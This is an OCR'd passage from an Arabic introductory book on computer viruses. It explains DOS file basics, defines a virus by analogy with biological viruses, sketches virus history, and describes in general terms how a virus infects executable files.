التعامل مع الملفات (أهم مجموعة)	* انشاء ملف جديد * استعراض محتويات ملف قديم * عمل نسخه من ملف * تغيير اسم ملف * إلغاء ملف * لحماية ملف من التعديل أو الألغاء (جعله ملف للقراءة فقط)	COPY CON TYPE COPY REN (Rename) DEL (Delete) ATTRIB

٢- البرامج التطبيقية APPLICATION PROGRAMS

وهى برامج جاهزة تستخدم الكومبيوتر للقيام بمهام محددة كبرامج معالجة النصوص WORD PROCESSING

التى تستخدم الكومبيوتر كآله كاتبة متطورة .

وبرامج قواعد البيانات DATA BASE وغيرها .

٣- برامج ترجمه لغات البرمجه COMPILERS

تختلف لغة الكومبيوتر (MACHINE LANGUAGE) تماماً عن اللغة البشرية فهى مكونه من عنصرين فقط هما الرقمين واحد وصفر (0,1) و للأسف فهى اللغة النهائية (OBJECT CODE) الوحيدة التى تتعامل معها وحده المعالجة المركزية.

ولما كانت كتابة برامج الكومبيوتر بهذه اللغة مباشرة مهمة شبه مستحيلة فقد تم ابتكار لغات عديدة (بيزك - باسكال وغيرها) لكتابة برامج الكومبيوتر.

وهذه اللغات قريبة من اللغة البشرية مما يسهل التعامل بها ولكن الكومبيوتر لن يستطيع تنفيذ مثل هذه البرامج المكتوبه بلغات عاليه المستوى (HIGH LEVEL LANGUAGE) .

فكما ذكرنا فالمعالج لا يتعامل إلا مع لغة الآلة (0,1) و لذا فإن كل لغة يجب أن يكون لها برنامج ترجمة يستطيع أن يترجم شفرة لغة البرمجة (SOURCE CODE) - اللغة الأم التى كتب بها البرنامج - إلى شفرة لغة الآله النهائية (OBJECT CODE) حتى يمكن ان تصبح هذه البرامج قابلة للتنفيذ.

نظام التشغيل MS-DOS

هو النظام الذى تنتجه شركة ميكروسوفت (MICROSOFT) ويعمل على أجهزه الكومبيوتر الشخصى IBM والأجهزة المتوافقة معها وهو أكثر أنظمة

التشغيل شيوعاً وإستخداماً.

ذكرنا من قبل أن نظام التشغيل يقوم بالأشراف على عمليات الإدخال و الإخراج في الكومبيوتر ومن بينها تسجيل البيانات والبرامج على الأسطوانات (بنوعيها) فكيف تتم عمليه التسجيل هذه؟

في معظم الأحيان يتم تسجيل البرامج أو البيانات في صورة ملف وهو في الكومبيوتر ملف له مواصفات خاصة .

وهناك نوعين من الملفات في نظام التشغيل

١- ملف البيانات DATA FILE

وهو ملف يحتوى على بيانات ولا يمكن تشغيله بذاته ولكن يمكن استعراض محتوياته فقط

٢- ملف برنامج PROGRAM FILE

وهو ملف يحتوى على مجموعة من الأوامر والتعليمات الموجهة إلى وحدة المعالجة المركزية (مكتوب بأى لغة من لغات البرمجة) وهو ملف تنفيذى يتم تشغيله ويمكن من خلاله التعامل مع البيانات الموجودة فى ملف البيانات.

ونظراً لأهميه موضوع الملفات فى نظام التشغيل وفى فهمنا - فيما بعد - لأسلوب عمل الفيروس فسنحاول أن نلقى المزيد من الضوء عليه .

قواعد تسمية الملفات فى نظام التشغيل DOS

يتكون الأسم من جزءين

اسم الملف (FILE NAME) : ويمكن أن يتكون من حرف واحد وحتى ثمانية

حروف كحد أقصى (١-٨) (يمكن أن يحتوى على أرقام وبعض العلامات)

الأمتداد (EXTENSION) : وهو امتداد للأسم ووظيفته الدلاله على طبيعة الملف (هل هو ملف بيانات أم ملف برنامج مثلاً) ويمكن أن يكون من حرف واحد وحتى ثلاث حروف كحد أقصى (١-٣)

ويجب أن تفصل النقطة بين اسم الملف وأمتداده

مثال : EMPLOYEE . DAT

الأمتدادات الهامة فى نظام التشغيل DOS

امتداد ملفات البرامج (إجباريه)

فى ملفات البرامج يجب أن يكون لأسم الملف امتداد ويجب أن يكون الأمتداد واحدا من الأمتدادات التالية :

الأمتداد .EXE -EXECUTABLE- ويعنى أن الملف تنفيذى

الأمتداد .COM -COMMANDS- و يعنى أن الملف ملف أوامر

الأمتداد .BAT -BATCH- يعنى أن الملف ملف حزم أوامر يكتب بإستخدام أوامر نظام التشغيل.

يلاحظ أن الملفات ذات الأمتداد EXE . وCOM . هى ملفات برامج مسجلة بلغة الآلة وعند استعراض محتوياتها لا يمكن فهمها لغير المتخصصين فى لغة الآلة .

بينما الملفات ذات الأمتداد BAT . ملفات برامج مكتوبة بإستخدام أوامر نظام التشغيل DOS وعند إستعراض محتوياتها يمكن فهمها بسهولة (يجب

أن نلاحظ أن امتدادات ملفات البرامج إجبارية بمعنى أن نظام التشغيل لن ينظر إلى محتوى هذه الملفات على أنها تعليمات وأوامر ما لم يكن لهذه الملفات أحد الأمتدادات الثلاث السابقة) .

مثال : لو كتبنا ملف يحتوى على مجموعة من أوامر نظام التشغيل DOS (COPY, DATE وغيرها) ولم نعطى لهذا الملف الأمتداد BAT. عند إنشاء فسينظر نظام التشغيل للأوامر الموجودة فى هذا الملف على أنهـا بيانات بمعنى أن وحدة المعالجة المركزية لن تقوم بتنفيذها.

امتداد ملفات البيانات (إختيارية)

فى هذا النوع من الملفات يمكن كتابة اسم الملف بدون أمتداد وفى حالة كتابة امتداد لأسم الملف يمكن اختيار أى حروف على ألا تتجاوز الثلاث .

أمثله (إختيارية)

الأمتداد	. DAT	- DATA -	يعنى أن الملف ملف بيانات
الأمتداد	. TXT	- TEXT -	يعنى أن الملف ملف نص
الأمتداد	. BAT	- BACKUP -	يعنى أن الملف ملف نسخة إحتياطية

وهكذا فى هذا الفصل نكون قد اعطينا فكرة مبسطة عن الكمبيوتر ومكوناته وأهم البرمجيات المستخدمة معه ويبقى بعد ذلك ان ندخل فى صلب موضوعنا وهو "فيروس الكومبيوتر" .

الفصل الثانى

ما الذى تعرفه عن الفيروس ؟

ما هو الفيروس ؟

الفصل الثانى


ما هو الفيروس ؟

على الرغم من أن الإعلام بوسائله المختلفة من صحافة وإذاعه وتلفزيون تناول الموضوع فى المدة الأخيرة بطريقة مكثفه ونجح بالفعل فى لفت أنظار الناس إلى خطورة ما يسمى بفيروس الكومبيوتر ولكنه لم يستطع أن يجيب على كل التساؤلات التى طرحت عن الفيروس بل لم يزل كثير من الناس لا يعرفون ما هو الفيروس وليس لديهم أدنى فكرة عنه مما أدى إلى انتشار إشاعات غريبة عن هذا العدو الغامض وأصبح الأمر يشبه هستيريا تجتاح مستخدمى الكومبيوتر تشبه تلك التى أثيرت حول مرض الأيدز. . .

وأستطيع أن أؤكد من خلال تجربتى الشخصيه أن البعض يخلط بين فيروس الكومبيوتر والفيروس البيولوچى (الذى يصيب جسم الانسان فيسبب له الأمراض بدءاً من الأنفلونزا وانتهاءاً بالأيدز) بل أكثر من ذلك فالبعض يعتقد أن الموضوع يتلخص فى أن الأسطوانات المستخدمه فى الكومبيوتر ملوثة بفيروس بيولوچى وأن هذا خطر على المتعامل مع الكومبيوتر ولكن ليس له تأثير على عمل الجهاز وأنه لهذا السبب وتجنباً لمخاطر التعامل مع مثل هذه الأسطوانات الملوثه فالأفضل – فى رأيهم – ارتداء قفازات طبية واقية عند الأمساك بهذه الأسطوانات.

وآخرون يعتقدون أن الفيروس ليس فيروساً حقيقياً بل مجرد نوع من العتة التى تعتبر اسطوانات الكومبيوتر غذائها المفضل وبذلك تدمر المعلومات الموجودة فيها .

لهذه الأسباب – قصور التناول الأعلامى والمفاهيم الخاطئة المنتشرة – رأيت أن البداية الصحيحه تكون بالأجابه عن هذا السؤال البسيط الذى يتردد بإلحاح وأسمعه دائماً . . . .   ما هـو الفـيروس ؟



١. تعريف الفيروس
٢. الفيروس البيولوجى
٣. أوجه التشابه
٤. تاريخ الفيروسات

تعريف الفيروس

يمكن أن نعرف الفيروس فى كلمات قليلة بأنه .

برنامج يتكون من عدة أجزاء .

مكتوب بإحدى لغات البرمجة بطريقة خاصة.

تسمح له بالتحكم فى البرامج الأخرى .

وقادر على تكرار نسخ نفسه .

ويحتاج إلى برنامج وسيط (كعائل له) أو مساحة تنفيذية على الأسطوانة

ولكن يظهر هنا سؤال ملح فإذا كان الأمر لا يتعدى كونه برنامج يسبب بعض المشاكل للكمبيوتر - وبالتالى للمتعاملين معه - فلماذا كل هذه الضجة حوله ؟ والأهم من ذلك لماذا سميت مثل هذه البرامج بالفيروسات ؟

وهذه أسئله منطقية والأجابة على السؤال الثانى ستجيب على كل من التساؤلين

فبرنامج الكومبيوتر الذى يمكن أن يوصف بأنه فيروس يتصرف بطريقة تكاد تتطابق مع طريقة غزو الفيروس للخلايا الحية فى جسم الأنسان (أو الحيوان) وكما أن الأصابة بالفيروس البيولوجى قد تهدد حياة الانسان نفسها فكذلك نستطيع القول أن انتشار فيروس الكومبيوتر يهدد سلامة عمل هذا الجهاز الحيوى الذى أصبح من غير الممكن تصور وجود مجتمع حديث بدونه - و هنا تكمن الخطوره -

هل هذه الأجابة كافية ؟ . . .

الأمر يحتاج إلى مقارنة سلوك كل من النوعين .

فيروس الكومبيوتر والفيروس البيولوجى حتى يظهر التشابه جلياً ونستطيع

الأقتناع بسهولة .

ولكن هل تصح المقارنة بدون معرفة صحيحة لأخذ طرفى هذه المقارنة وبالذات الطرف المشبهة به (الفيروس البيولوچى) .

فإذا شبهت مشيه (س) من الناس بمشية الغزال فلابد وأن أكون قد رأيت مشية الغزال هذه أو على الأقل سمعت عنها تفصيلاً حتى يكون التشبية صحيحاً.

وهذا ما سنحاول أن نفعله بأن نعرض بإختصار لتركيب وطريقة عمل الفيروس البيولوچى قبل أن نبدأ فى المقارنة بين الفيروسين.

الفيروس البيولوچى

سأحاول هنا أن أعرض تركيبة وكيفية عمله بدون الخوض فى المصطلحات والمسميات العلمية بقدر الأمكان .

تكوين الفيروس البيولوچى

يتكون الفيروس البيولوچى من بروتين يشكل الغطاء الخارجى له (جسم الفيروس) وأحماض أمينية RNA or DNA (عقل الفيروس) مرتبة فيه بطريقة خاصة تماثل ترتيبها فى الخلية الحيوانية .

(وهذا هو السبب فى أن الخلية لا تشعر أن الفيروس جسم غريب تسلل إليها) ولا يمكن اعتبار الفيروس حياً بذاته لانه تنقصه أحد الشروط الأساسية للحياة وهى القدرة على التمثيل الغذائى METABOLISM .

وأن كان من مورثاته (الجينات) مورثات تتحكم فى تنفيذ هذه العملية عند غزو الخلية الحية.


كيف يعمل الفيروس ؟

وحتى نفهم ذلك جيداً يجب أن نعرف فى عجالة ما هى أهم المكونات الرئيسية للخلية الحية التى يغزوها الفيروس .

تتكون هذه الخلية من نواة هى بمثابة العقل لها .

ثم جدار الخلية (الجدار الخلوى) .

ويوجد بالخلية جزء خاص لتخليق البروتينات



شكل يوضح تركيب الخلية الحيوانية

خطوات غزو الخلية الحية

١- يبدأ الفيروس بالهجوم على الجدار الخلوى حتى يستطيع أن يحدث ثغرة فيه .

٢- يترك الفيروس غطاءه البروتينى قبل أن يدخل داخل الخلية .

٣- يتجه الفيروس إلى نواه الخلية الحية مباشرة .


٤- يعيد الفيروس ترتيب أولويات العمل فى هذه الخلية لصالحه فالمورثات الموجودة فى الفيروس تتحكم فى عمل المورثات الموجودة فى نواة الخلية

ويصبح أهم عمل تقوم به هذه الخلية هو توجية الجزء الخاص بتخليق البروتينات فيها لعمل نسخ من الزائر الغير مرغوب فيه .

٥- تمر فترة حضانة لهذا الفيروس داخل الخلية الحية بدون أن يظهر تأثير واضح على عملها .

٦- يستمر تكاثر الفيروس داخل الخلية حتى يشلها عن العمل تماماً وتصبح كل وظيفتها تخليق فيروسات أخرى حتى تمتلئ تماماً .

٧- تنفجر الخلية الممتلئة بالفيروسات وتخرج منها هذه الفيروسات لتهاجم خلايا أخرى وتكرر نفس الدورة مرات عديدة ما لم يحدث تدخل يمنع هذه الكارثة .



أوجة التشابه بين فيروس الكومبيوتر والفيروس البيولوجى

وجه المقارنه	فيروس الكومبيوتر	الفيروس البيولوجى
١- عدد مرات عدوى الوحدة المهاجمة	البرنامج المصاب يتعرض للعدوى مره واحده فقط	الخلية المصابه لا تتعرض للعدوى إلا مرة واحدة
٢- نوع الوحدة المعرضة للهجوم	يهاجم البرامج التنفيذية ويصيبها بالعدوى	يهاجم خلايا معينه فى الجسم البشرى (أو الحيوانى)
٣- التحكم فى الوحدة المهاجمه	يجعل تنفيذ البرامج المصابه يتم من خلاله	تعدل المعلومات الوراثيه فى الخلية المهاجمة بحيث تخدم أغراض الفيروس
٤- الوحدة المهاجمه كمصدر للعدوى	البرنامج المصاب يستطيع أن يصيب برامج أخرى بنسخ الفيروس فيها	تتكاثر الفيروسات فى الخلية المصابة التى تنفجر وتصبح مصدراً للعدوى
٥- التأثير على عمل الوحدة المهاجمة	البرنامج المصاب يمكن أن يعمل بلا أخطاء لفتره طويلة	الخلية المصابه لا تظهر أعراضاً قبل مرور فترة من الزمن
٦- القدرة على التعديل الذاتى	تستطيع برامج الفيروس أن تعدل نفسها وبذلك تهرب من التعرف عليها	الفيروس يمكن أن يمر بطفرة تغير من تركيبة مما يجعل اكتشافه صعباً
٧- مناعة الوحدة المهاجمة	من الممكن وقاية البرامج المعرضة للأصابه من فيروسات معينه	بعض الخلايا لديها المناعة الكافية فلا تتعرض للأصابه بالعدوى

والآن وبعد أن اتضحت أوجه الشبه بين النوعين

نستطيع أن نعرف برنامج الفيروس بصورة مكملة للتعريف السابق .

"الفيروس هو البرنامج الذى يستطيع أن يلحق نسخ تنفيذية من نفسه فى برامج أخرى تصبح بدورها هى أيضاً قادرة على إلحاق نسخ تنفيذية من الفيروس (أجزاء محددة) فى برامج أخرى وهكذا" .

وهكذا نستخلص مما سبق أنه لكي يسمى برنامج ما بأنه برنامج فيروس يجب أن تتوفر فيه عدة شروط هى

١- القدرة على نسخ نفسه فى البرنامج الذى يصيبه بالعدوى .

٢- القدرة على التحكم فى البرنامج المصاب والتعديل فيه .

٣- القدرة على تمييز البرامج التى تم أصابتها بالعدوى .

٤- عدم عدوى البرامج المصابة بالفعل مرة أخرى .

٥- البرامج المصابة بالعدوى تستطيع القيام بالخطوات الخمس كلها .

يلاحظ أن بعض برامج الفيروس غير قادرة على اختبار وجود العدوى مما يؤدى إلى إصابة البرنامج الواحد مرات عديدة .

تاريخ الفيروسات

نستطيع القول أن الدراسات التى تناولت التعديل والتكاثير التلقائى (الذاتى) AUTO-MODIFYTNG AND AUTO-REPRODUCING كانت هى البداية وقد ظهرت دراسات احصائية ورياضية عن انتشار العدوى الوبائية منذ عام ١٩٥٧

أما الفيروسات بالشكل الحالى فقد بدأت فى الظهور فى الولايات المتحدة

الأمريكية خلال السبعينات وأوائل الثمانينات

أما الكتاب الذى أحدث ضجة وأثار القلق بخصوص الأخطار التى يمكن أن يسببها فيروس الكومبيوتر فكان من تأليف الفريد كوهين

واسم الكتاب "فيروسات الكومبيوتر - النظرية والتطبيق (التجارب)"

COMPUTER VIRUSES - THEORY AND EXPERIMENTS

وقد أجرى المؤلف أول تجاربه فى ١٠/٩/١٩٨٣ فى جامعة جنوب كاليفورنيا وكان هذا الكتاب أول محاولة جدية لتناول موضوع الفيروس من كافة جوانبه .

تلى ذلك الضجه الأعلامية التى صاحبت بعض الحوادث الفردية لهواة من صغار المبرمجين قاموا بزرع فيروسات فى شبكات كمبيوتر تتعامل فى مجالات علمية وتطبيقية حساسة كمعهد البحوث الألمانى للطيران .

GERMAN RESEARCH AND EXPERIMENTATION INSTITUTE
FOR EVIATION AND AERONAUTICS

ومؤسسة الفضاء الأوروبية ESA وحتى وكالة الفضاء الأمريكية NASA وقد وجدت أيضاً هذه البرامج الفيروسيه طريقها إلى أكبر شبكة كمبيوتر فى العالم .

SPACE PHYSICS ANALYSIS NETWORK (SPAN)

وتستطيع هذه المؤسسات العلمية التى أصابت أجهزتها العدوى أن تعتبر نفسها محظوظة لأن برامج الفيروس الأولى كانت بدائية نوعا ما مما سهل الكشف عنها والتخلص منها وكانت من النوع الذى لا يسبب ضرراً ولا يحاول أن يستخدم المعلومات المتاحة فى هذه المؤسسات العلمية الضخمة لأغراض غير قانونية .

كانت هذه نظرة عابرة إلى تاريخ الفيروس فى الفترة القصيرة منذ ظهر أول مرة.

أما الفيروسات التى تتم كتابتها اليوم فهى فيروسات أكثر تعقيداً لا يسهل

الكشف عنها أو عن مصدرها كما أن تأثيرها الضار قد تجاوز مرحله إفساد البيانات والتحكم فى البرامج إلى محاوله إعطاب مكونات الكومبيوتر الصلبة HARDWARE نفسها.

يتبقى أن نعرف المزيد عن بناء برنامج الفيروس وكيف يقوم بعدوى جهاز الكومبيوتر حتى يتسنى لنا فهم أنواعه وطرق عملها المختلفة.

* * * * *

* * *

*

الفصل الثالث

تشريح الفيروس

كيف تحدث العدوى؟

الفصل الثالث

كيف تحدث العدوى ؟


فى هذا الفصل سنتناول أجزاء برنامج الفيروس وكيفية حدوث العدوى وأطوارها

ويهمنى أن ألفت النظر أن هناك خوف مبالغ فيه وغير مبرر من بعض مستخدمى الكومبيوتر بالنسبه للتعامل مع أى اسطوانة يستخدمونها لأول مرة لاحتمال كونها ملوثة ومصابة بعدوى الفيروس (أى يوجد بها برنامج فيروس نشط قادر على نسخ نفسه)

وهنا أحب أن أؤكد أنه حتى الأسطوانة المصابة بالعدوى لن تتسبب فى أى عدوى جديدة لمن يستخدمها إلا عند محاولة تشغيلها فقط (تنفيذ أى برنامج من برامجها المصابة بالعدوى)

وهذا يعنى إننا نستطيع استخدام نظام التشغيل (أو أى من برامج المساعدة - الخدمات - UTILITY PROGRAMS) فى قراءة (الأمر DIR) وفحص (الأمر CHKDSK) مثل هذه الأسطوانة بدون أى خوف من العدوى.

أما بالنسبه لمراحل العدوى فسنجد مرة أخرى ان هناك تشابه بينها وبين مراحل عدوى الفيروس البيولوجى.


١. مما يتكون برنامج الفيروس
٢. كيف تحدث العدوى
٣. مراحل العدوى

مما يتكون برنامج الفيروس

ما هى أجزاء برنامج الفيروس

يتكون الفيروس من برنامج رئيسى يوجه التحكم إلى البرامج الفرعيه التالية :

أولاً : برنامج فرعي (SUBROUTINE) لعدوى البرامج التنفيذية

INFECT EXECUTABLE PROGRAMS

يبحث فى الجزء الأول من أى برنامج تنفيذى عن علامة الفيروس ويعنى وجودها وجود الفيروس مما يؤدى إلى أن يستمر البرنامج فى البحث عن ملف تنفيذى آخر.

ثانياً : برنامج فرعى (SUBROUTINE) لبدء عمل الفيروس

(جذب الزناد) TRIGGER PULLED.

يبحث عن توافر شروط محددة فإذا وجدها ينتقل إلى البرنامج الفرعى المسئول عن تنفيذ المهام التخريبية للفيروس (الأضرار) .

ثالثاً : برنامج فرعى (SUBROUTINE) للمهام التخريبية

DO DAMAGE

وبالنسبه لهذه الأجزاء الثلاثه فسيتم تناولها فى أجزاء مختلفة من الكتاب فالبرنامج الفرعى الخاص بعدوى البرامج التنفيذية سيتم تناوله مرة فى نفس هذا الفصل تحت عنوان كيف تحدث العدوى ومرة أخرى فى الفصل الرابع "ما هى أنواع الفيروسات وكيف تعمل" والبرنامج الفرعى الخاص بشروط عمل الفيروس سيتم الأشارة إليه فى هذا الفصل تحت عنوان مراحل العدوى .

أما الجزء الأخير وهو المهام التخريبية للفيروس فقد أفردنا له فصلاً كاملاً عنوانه "ماهو خطر الفيروس"

كيف تحدث العدوى

فلنفترض انك حصلت على إسطوانة ملوثة (مصابه بعدوى الفيروس) ووضعتها فى جهاز إدارة الأسطوانات (A :) * (DISK DRIVE A :)

ثم قمت بتشغيل هذه الأسطوانه فماذا يحدث

عندما يبدأ التشغيل يمكننا تتبع حدوث العدوى فى الخطوات التالية :

١- عندما يصل التشغيل إلى تنفيذ برنامج مصاب بالفيروس ينتقل التحكم إلى برنامج الفيروس داخل البرنامج المصاب ويبدأ الجزء الخاص من برنامج الفيروس بالبحث عن البرامج التنفيذية ذات الأمتداد EXE أو COM لكى يصيبها بالعدوى (أى ينسخ نفسه فيها).

ملحوظة : عندما ينسخ الفيروس نفسه فى برنامج تنفيذى فأنه يضع علامه خاصه فى الجزء الأول من هذا البرنامج تسمى علامة الفيروس VIRUS MARKER وشكل وتركيب هذه العلامة يختلف تماماً من فيروس لآخر

٢- يقوم الفيروس اثناء البحث عن البرامج التنفيذية بالبحث عن علامته فى كل برنامج منها حتى يمكن أن يعرف ما إذا كان برنامج ما مصاب بعدواه أم لا (فالبرنامج الذى يحمل علامه الفيروس هو برنامج مصاب والبرنامج الذى يخلو من هذه العلامه برنامج لم تتم إصابته بعد)


---

* أقصى عدد من أجهزة إدارة الأسطوانات DISK DRIVES فى جهاز الكمبيوتر الشخصى خسمه ويعرف نظام التشغيل هذه الأجهزة باستخدام حرف ونقطتان .

فجهاز إدارة الأسطوانات الأول (للأسطوانات المرنة) يسمى (A :)والثانى (الأسطوانات المرنه أيضاً) يسمى (B :) والثالث والرابع والخامس (أسطوانات صلبه) وتسمى (C:) , (D:) , (E:) على الترتيب .

ومعرفة الفيروس لوجود الإصابة فى برنامج ما من عدمها يساعد هذا الفيروس فى عدم إضاعة الوقت فى إصابة برنامج مصاب بالفعل •

٣- إذا وجد الفيروس علامته فى ملف تنفيذى ما إستمر فى البحث فى الملفات التنفيذية حتى يجد برنامج لا توجد به علامته فيقوم بإصابته بالعدوى ويصبح هذا البرنامج أول برنامج تنفيذى تم إصابته بالعدوى عندما تم تشغيل الأسطوانه الملوثة لأول مرة

